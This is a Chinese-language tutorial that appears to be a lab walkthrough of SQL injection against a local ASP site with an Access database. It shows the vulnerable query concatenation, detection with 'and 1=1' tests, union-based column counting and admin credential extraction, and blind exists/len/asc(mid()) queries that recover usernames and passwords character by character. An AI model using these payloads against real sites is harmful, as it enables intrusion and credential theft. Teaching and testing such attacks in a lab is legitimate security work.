**SQL注入攻击**

**前言：SQL注入方法是根据数据库类型来选择判断**

**一、基础了解**

环境

操作系统windows 2003


搭建平台 IIS

脚本格式 asp


数据库 access

网站 http://localhost:8001/0/index.asp

网站代码分析（http://localhost:8001/0/Production/PRODUCT\_DETAIL.asp?id=1513）




网址文件目录C:\Program Files (x86)\超级小旋风AspWebServer1.0\wwwroot\site8001\0\Production\PRODUCT\_DETAIL.asp



其中文件包含conn.asp在C:\Program Files (x86)\超级小旋风AspWebServer1.0\wwwroot\site8001\0\Include\_files\conn.asp

打开如下




包含即意味着执行，即为跳转到另一个文件程序执行

回到PRODUCT\_DETAIL.asp文件，其中sql=”select \* from product where id=”&id为查询数据库语句


比如在网址为http://localhost:8001/0/Production/PRODUCT\_DETAIL.asp?id=1513时该语句实际执行为

sql=”select \* from product where id=”1513

该语句中product为数据库的表名，该数据库所在的目录为C:\Program Files (x86)\超级小旋风AspWebServer1.0\wwwroot\site8001\0\Database\#Data.mdb（需用Microsoft Access打开）其中有一个数据库为product



打开即可看到数据内容ID,名称，图片目录等等



图为id=1513所对应的数据内容（ID即为列名）

**二、注入原理**

举例数学逻辑运算：与或非（and or xor）

真与真返回真

真且假返回假

真或真返回真

**三、注入渗透**

网址http://localhost:8001/0/Production/PRODUCT\_DETAIL.asp?id=1513返回内容如图所示




输入网址http://localhost:8001/0/Production/PRODUCT\_DETAIL.asp?id=1513 and 1=1

结果为http://localhost:8001/0/Production/PRODUCT\_DETAIL.asp?id=1513%20and%201=1（这里空格被转化为%20）




而输入网址http://localhost:8001/0/Production/PRODUCT\_DETAIL.asp?id=1513 and 1=22结果如下



出现异常，说明存在sql注入漏洞

或者可以在http://localhost:8001/0/Production/PRODUCT\_DETAIL.asp?id=1513随意加一些东西



报错说明没有对输入进行过滤，语句**可能**能被数据库执行，所以**有可能**存在sql注入漏洞

然后实际操作验证与尝试

**方法一**：union（兼容性较差，较少运用）（绿色为举例数据）

1.猜字段（数据库项目的数量或者说长度）

order by 22


网页正确显示则猜解正确

这里的22就是说数据库列的项数目为22个，如果改为23就会发生报错

**由于access数据库的结构为表名-列名-内容数据，想要得到内容数据需要一层层分析（信息收集时准备的数据库类型并搞明白该数据库的结构，并理清思路）**

2.然后猜表名


union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22 from admin（这里的admin是最普通的站长用户名，一般来说不会用这个，因为比较危险，所以需要根据实际情况根据社工去猜测，或者用一些字典工具去猜测）




3猜内容（根据上面的反馈）

如图示说明在3和15的位置有项目存在数据内容，更改并猜测

这里把3改为user\_name




再把15改为password




显示出来的即为用户名与密码了

与实际相符



方法二：exists

1.查表：and exists(select\*from admin)



显示正常则查表正确

2.查列：and exists(select user\_name from admin)

依然正确显示则查询正确

3.查数据：

确定长度：

and(select top 1 len(user\_name)from admin)=5

查询过程中用and(select top 1 len(user\_name)from admin)>5来猜测

还有and(select top 1 len(pass\_word)from admin)=5

确定asc数据（ASCII编码）：

and (select top 1 asc(mid(user\_name,1,1)) from admin)=97 判断第一位

and (select top 1 asc(mid(user\_name,2,1)) from admin)=97 判断第二位

and (select top 1 asc(mid(user\_name,3,1)) from admin)=97 判断第三位

......

然后根据ASCII表把数字转换成正常的数据即可